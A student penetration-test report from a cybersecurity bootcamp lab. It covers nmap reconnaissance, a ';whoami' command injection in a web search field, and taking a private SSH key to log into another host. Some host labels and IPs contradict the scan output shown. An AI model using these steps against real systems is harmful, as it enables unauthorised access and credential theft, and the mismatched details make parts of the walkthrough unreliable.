Penetration Testing Report

Cybersecurity Analytics Bootcamp

Executive Summary

Objective

Fullstack Academy has reviewed and approved the findings from the initial penetration test conducted by our team. Based on the quality and thoroughness of the assessment, they have requested a follow-up engagement targeting an isolated segment of their network that was not included in the original scope. Due to the limited number of systems involved in this segment, the assessment will be conducted individually by a trusted team member rather than the full team.

This follow-up penetration test will focus on identifying potential vulnerabilities and security weaknesses within the isolated network segment, following industry-standard methodologies. The engagement will be carried out under defined rules of engagement and a clearly scoped IP range, ensuring that testing remains safe, controlled, and aligned with the client's expectations.

The results of this assessment will be compiled into a comprehensive report, including findings, risk ratings, and actionable remediation recommendations to further strengthen Fullstack Academy's security posture.

Tools Used

NMAP- A tool for scanning and mapping network layouts, identifying potential weak spots.

Metasploit- a collection of tools used to test computer system defenses and use these tools to safely find weaknesses in a computer system.

Meterpreter- Used primarily with Metasploit. Allows hackers to perform tasks within that system, from looking through files to watching what happens on the screen.

Command Injection- writing instructions on a website's input field to trick it into providing more sensitive data than it should.

CrackStation.net- Online service for password cracking.

Penetration Test Findings

Summary

[Update the table below with your findings (i.e. insecure files, weak passwords, etc) and severity levels (high, medium, or low).]

Finding #	Severity	Finding Name
1	High	Weak Passwords Description: Found user accounts with simple passwords, making them easy to guess or crack. Recommend: Enforce strong password policy and consider implementing multi-factor authentication.
2	High	Command Injection Description: Website application was found to be vulnerable to command injection attacks revealing sensitive data. Recommend: Sanitize all user inputs and implement strict input validation measures. Regularly patch and update frameworks
3	Medium	Insecure file storage Description: Sensitive files were stored without adequate security which lead to unauthorized access or data leakage. Recommend: Encrypt sensitive data at rest and implement access controls and auditing on file storage systems.
4	Medium	Weak Firewall Description: Improperly configured, allowing unnecessary ports and services to be exposed to external network. Recommend: Review and update firewall configuration to adhere to the principle of least privilege.

Detailed Walkthrough

The first step is always reconnaissance. We need to identify all of the relevant targets in our network and find out what they're running.

Use the command “ip a” to identify IP address and subnet


```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 02:e0:18:48:41:a9 brd ff:ff:ff:ff:ff:ff
    inet 172.31.43.99/20 brd 172.31.47.255 scope global dynamic eth0
       valid_lft 2178sec preferred_lft 2178sec
    inet6 fe80::e0:18ff:fe48:41a9/64 scope link
       valid_lft forever preferred_lft forever
```

The IP 172.31.43.99 has a subnet of 20
We can run a basic nmap scan to the device on this Ip address

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nmap 172.31.43.99/20
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-12 18:37 UTC
Nmap scan report for ip-172-31-33-125.us-west-2.compute.internal (172.31.33.125)
Host is up (0.00015s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
8443/tcp open  https-alt

Nmap scan report for ip-172-31-41-19.us-west-2.compute.internal (172.31.41.19)
Host is up (0.0066s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
2222/tcp open  EtherNetIP-1
8443/tcp open  https-alt

Nmap scan report for ip-172-31-43-99.us-west-2.compute.internal (172.31.43.99)
Host is up (0.00031s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap scan report for ip-172-31-43-218.us-west-2.compute.internal (172.31.43.218)
Host is up (0.00042s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
8443/tcp open  https-alt

Nmap scan report for ip-172-31-45-148.us-west-2.compute.internal (172.31.45.148)
Host is up (0.00013s latency).
```

Now we should see 4 host on this network not including our kali machine.

To have more of advance search to look for versions we can use the command “nmap -sV”



Now with the information we gathered we can look more detailed in the ip address identity.
We will take the four host we found and run the same version nmap scan but add a port scanner specifically 1-5000.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.41.19 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-13 13:58 UTC
Nmap scan report for ip-172-31-41-19.us-west-2.compute.internal (172.31.41.19)
Host is up (0.0019s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

172.31.41.19 is running a SSH on Linux OS.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.33.125 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-13 14:01 UTC
Nmap scan report for ip-172-31-33-125.us-west-2.compute.internal (172.31.33.125)
Host is up (0.00016s latency).
Not shown: 4996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.14 seconds
```

172.31.33.125 is on a standard Windows OS


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.43.99 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-13 14:03 UTC
Nmap scan report for ip-172-31-43-99.us-west-2.compute.internal (172.31.43.99)
Host is up (0.000096s latency).
Not shown: 4999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

172.31.43.218 is on a standard Windows OS


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 172.31.43.218 -p 1-5000
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-13 14:04 UTC
Nmap scan report for ip-172-31-43-218.us-west-2.compute.internal (172.31.43.218)
Host is up (0.0015s latency).
Not shown: 4998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
1013/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds
```

172.31.34.34 is oddly running Apache on a non default tcp port.


We can look to see if this Apache is still running and if we are allowed access. We will try to search IP:Port on firefox and see our results.




Important Fullstack Academy Website. That seems pretty important. It looks like we are allowed to click and go deeper on their program.




It takes us to a Ip Finder. This is always good to check anything that allows you to type search or filter. In this case we are allowed to search, so we can test command Injections to see if it's vulnerable.




Here I used a simple ;whoami command to mimic as if I was in their terminal. It does seem like this network is susceptible to command injections. We can now try and find some important data or maybe even personal information.




When we go to their home directory we can see a personal users directory.




There is a folder with ssh, this could lead to a ssh password key.






Now that we found some important information like this private open ssh key. We need to do our best job to try and utilize what we got.
First we need to save this private key to a file so we can use it on our kali system.
We made a folder called Password Key and named the file id_rsa.pem.




Once the file is saved you will need to change the permissions of the file using “sudo chmod 600” to allow the key to work for the ssh.
We will now have to find Alice’s ip address in order to be able to use the open ssh.

In our previous nmap we had a system running an ssh on a linux OS.
We can dive a little bit deeper and run a port scan on that Linux IP.




We can see that there is an unusual open ssh port on the IP address 172.31.41.19. A standard port should be 22, the port on this address is 2222.



Using the IP address we found with the private key we were able to ssh in Alice's system. Now that we have control of her system, we can move forward to see what is vulnerable.

